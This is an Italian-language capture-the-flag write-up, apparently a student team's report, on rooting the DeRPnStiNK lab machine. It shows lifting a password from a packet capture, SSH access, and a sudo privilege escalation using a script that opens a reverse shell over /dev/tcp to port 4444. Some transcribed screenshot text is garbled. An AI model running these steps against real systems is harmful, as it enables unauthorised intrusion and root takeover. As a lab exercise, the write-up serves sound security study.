
```
File Actions Edit View Help
GNU nano 7.2
12:06 mrderp: hey i cant login to wordpress anymore. Can you look into it?
12:07 stinky: yeah. did you need a password reset?
12:07 mrderp: I think i accidentally deleted my account
12:07 mrderp: i just need to logon once to make a change
12:07 stinky: im gonna packet capture so we can figure out whats going on
12:07 mrderp: that seems a bit overkill, but wtv
12:08 stinky: commence the sniffer!!!!
12:08 mrderp: -_
12:10 stinky: fine derp, i think i fixed it for you though. can you try to login?
12:11 mrderp: awesome it works!
12:12 stinky: we really are the best sysadmins #team
12:13 mrderp: i guess we are ...
12:15 mrderp: alright I made the changes, feel free to decommission my account
12:20 stinky: done! yay
```

Procediamo quindi con il **recuperare il file derpissues.pcap**.

```
stinky@DeRPnStiNK:~/Documents$ cd ..
stinky@DeRPnStiNK:~$ cd
stinky@DeRPnStiNK:~$ ls
Desktop Documents Downloads ftp
stinky@DeRPnStiNK:~$ cd Do
Documents/ Downloads/
stinky@DeRPnStiNK:~$ cd Documents/
stinky@DeRPnStiNK:~/Documents$ ls
derpissues.pcap
stinky@DeRPnStiNK:~/Documents$
```


Per farlo utilizziamo il comando: **scp -i key.txt**

stinky@192.168.1.25:/home/stinky/Documents/derpissues.pcap, dove scp sta per secure copy.




```
nightwing@kali:[~]
$ scp -i key.txt stinky@192.168.1.25:/home/stinky/Documents/derpissues.pcap /home/riccbrun/Desktop
ubuntu 14.04.5 LTS
Derrrrrp N
Stink
-----END RSA PRIVATE KEY-----
stinky@DeRPnStiNK:~/ftp/files/ssh/ssh/ssh/ssh/
```

Inseguito terminiamo la sessione SSH e da riga di comando avviamo wireshark con il comando: wireshark derpisssues.pcap



Il software avvia una scansione del file e, una volta completata, procediamo all'analisi dei pacchetti enumerati. In particolare, ci concentriamo sul pacchetto numero 1364, che fa riferimento al percorso /wp-admin/user-new.php, in particolare essendo un protocollo HTTP che gira sull'indirizzo di localhost.

Decidiamo quindi di effettuare una scansione più dettagliata di quest'ultimo utilizzando il protocollo TCP Stream, presumendo che con buone probabilità la richiesta in questione sia fatta con il metodo POST, che sappiamo essere quello utilizzato per l'inserimento di credenziali, poi appunto confermato all'interno del pacchetto, dove troviamo una serie di informazioni molto dettagliate sull'utente "mrderp", tra cui la sua password che risulta essere: "derpderpderpderpderpderpderp".



Avendo ora entrambe le credenziali per il login possiamo procedere ad effettuare la connessione SSH con l'utente mrderp.

The screenshot shows a terminal window with the following content:

```
File Actions Edit View Help
└─(nightwing㉿kali)-[~]
$ ssh mrderp@192.168.1.25
Ubuntu 14.04.5 LTS

Derrrrrp N
Stink
Here's
25. Let's
We'll us
mrderp@192.168.1.25's password:
Permission denied, please try again.
mrderp@192.168.1.25's password:
Permission denied, please try again.
mrderp@192.168.1.25's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/
501 packages can be updated.
415 updates are security updates.

Last login: Mon Nov 13 01:03:13 2017 from 192.168.1.129
mrderp@DeRPnStiNK:~$
```

The terminal shows a password attempt for the user 'mrderp' at the host '192.168.1.25'. The password entered was 'Derrrrrp N Stink', which resulted in two 'Permission denied' messages. After a successful login, the user is presented with the standard Ubuntu 14.04.5 LTS welcome screen, including documentation links and package update information. The last login details are also displayed.

Una volta che la connessione è stata stabilita con successo, procediamo come consueto ad analizzare i file presenti all'interno delle directory. Raggiungiamo quindi il file "helpdesk.txt", situato nella cartella "Desktop", e utilizziamo il comando "cat" per visualizzare il suo contenuto.

Il file rappresenta una conversazione tra "mrderp" e il team di assistenza, riguardante un problema riscontrato dall'utente con il file "sudoers". Tuttavia, la conversazione si conclude in modo insolito, senza alcuna risposta approfondita da parte dell'help desk.

```
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)
 * Documentation: https://help.ubuntu.com/
Would you like to make Opera your everyday browser? How do I do that?
501 packages can be updated.
415 updates are security updates.

Last login: Mon Nov 13 01:03:13 2017 from 192.168.1.129
mrderp@DeRPnStiNK:~$ ls
Desktop Documents Downloads
mrderp@DeRPnStiNK:~$ cd Desktop
mrderp@DeRPnStiNK:~/Desktop$ ls
helpdesk.log
mrderp@DeRPnStiNK:~/Desktop$ cat helpdesk.log
From: Help Desk <helpdesk@derpnstink.local>
Date: Thu, Aug 23, 2017 at 1:29 PM
Subject: sudoers ISSUE=242 PROJ=26
To: Derp, Mr (mrderp) [C]
When replying, type your text above this line.

Help Desk Ticket Notification
Thank you for contacting the Help Desk. Your ticket information is below. If you have any additional information to add to this ticket, please reply to this notification.
If you need immediate help (i.e. you are within two days of a deadline or in the event of a security emergency), call us. Note that the Help Desk's busiest hours are between 10 a.m. (ET) and 3 p.m. (ET).

Toll-free: 1-866-504-9552
Phone: 301-402-7469
TTY: 301-451-5939
Ticket Title: Sudoers File issues
Ticket Number: 242
Status: Break/fix
Date Created: 08/23/2017
Latest Update Date: 08/23/2017
Contact Name: Mr Derp
CC's: Uncle Stinky
Full description and latest notes on your Ticket: Sudoers File issues
Notification

Regards,
Service Desk

mrderp@DeRPnStiNK:~/Desktop$
```


A tal proposito, facciamo un tentativo utilizzando il comando "sudo su" e notiamo che ci viene negato l'accesso poiché a "mrderp" non è consentito eseguire questo comando come utente root su "Derpnstink".

Di conseguenza cerchiamo di capire quali comandi sono disponibili con "sudo" per l'utente "mrderp" utilizzando il comando "sudo -l". Come possiamo vedere, l'unico comando che "mrderp" può eseguire con "sudo" è quello situato nel percorso "/home/mrderp/binaries/derpy".

Tuttavia, controllando il percorso indicato, notiamo che non esiste alcuna directory chiamata "binaries". Pertanto, procediamo alla creazione della directory utilizzando il comando "mkdir binaries" e all'interno di essa creiamo il file "derpy.sh" utilizzando il comando "touch" e ci scriviamo all'interno "/bin/bash".

Per poter eseguire il file "derpy.sh", è necessario assegnargli i permessi di esecuzione. Lo facciamo utilizzando il comando "chmod +x binaries/derpy.sh".

Infine, per concludere il processo, lanciamo il file utilizzando il comando "sudo ./derpy.sh".



The screenshot shows a terminal window with several tabs open. The current tab displays a Linux shell session on a machine named 'DeRPnStiNK'. The user is 'mrderp' and is running as a regular user. The terminal shows the following sequence of commands:

```
mrderp@192.168.1.25's password: 
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation: https://help.ubuntu.com/
501 packages can be updated.
415 updates are security updates.

Last login: Wed Jun 21 05:06:19 2023 from 192.168.1.10
mrderp@DeRPnStiNK:~$ sudo su
[sudo] password for mrderp:
Sorry, user mrderp is not allowed to execute '/bin/su' as root on DeRPnStiNK.
mrderp@DeRPnStiNK:~$ sudo -l
[sudo] password for mrderp:
Matching Defaults entries for mrderp on DeRPnStiNK:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mrderp may run the following commands on DeRPnStiNK:
    (ALL) /home/mrderp/binaries/derpy*
mrderp@DeRPnStiNK:~$ pwd
/home/mrderp
mrderp@DeRPnStiNK:~$ mkdir binaries
mrderp@DeRPnStiNK:~$ ls
binaries Desktop Documents Downloads
mrderp@DeRPnStiNK:~$ cd binaries
mrderp@DeRPnStiNK:~/binaries$ nano derpy.sh
mrderp@DeRPnStiNK:~/binaries$ chmod +x derpy.sh
mrderp@DeRPnStiNK:~/binaries$ sudo ./derpy.sh
./derpy.sh: connect: Connection refused
./derpy.sh: line 3: /dev/tcp/192.168.1.25/4444: Connection refused
mrderp@DeRPnStiNK:~/binaries$ nano derpy.sh
mrderp@DeRPnStiNK:~/binaries$ sudo ./derpy.sh
./derpy.sh: connect: Connection refused
./derpy.sh: line 3: /dev/tcp/192.168.1.10/4444: Connection refused
mrderp@DeRPnStiNK:~/binaries$ nano derpy.sh
mrderp@DeRPnStiNK:~/binaries$ sudo ./derpy.sh
root@DeRPnStiNK:~/binaries# id
uid=0(root) gid=0(root) groups=0(root)
root@DeRPnStiNK:~/binaries# cat /root/Desktop
cat: /root/Desktop: Is a directory
root@DeRPnStiNK:~/binaries# cat /root/Desktop/flag.txt
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4a715fdd)

Congrats on rooting my first VulnOS!
Hit me up on twitter and let me know your thoughts!
@securekomodo

root@DeRPnStiNK:~/binaries#
```

Come previsto guadagnamo l'accesso come utente root e a questo punto ci basterà utilizzare il comando cat per vedere il contenuto del file flag.txt che contiene la quarta ed ultima flag.

Questa seconda Build Week è stata un'esperienza davvero utile per approfondire la nostra conoscenza dei tool che un Pentester ha a disposizione e delle varie vulnerabilità sfruttabili ai fini del Pentest stesso.

Ci ha anche permesso di migliorare il nostro approccio nei confronti dello studio delle vulnerabilità di una macchina informatica, della relativa documentazione e dei possibili metodi di utilizzo di quest'ultime.

Inoltre durante la settimana ha influito in maniera positiva la duttilità e l'impegno nel lavoro da parte del gruppo, anche per approfondire e migliorare le skill relazionali oltre ad ampliare le conoscenze e la metodologia necessarie ad un team di lavoro per sviluppare un progetto in maniera efficace e sinergica.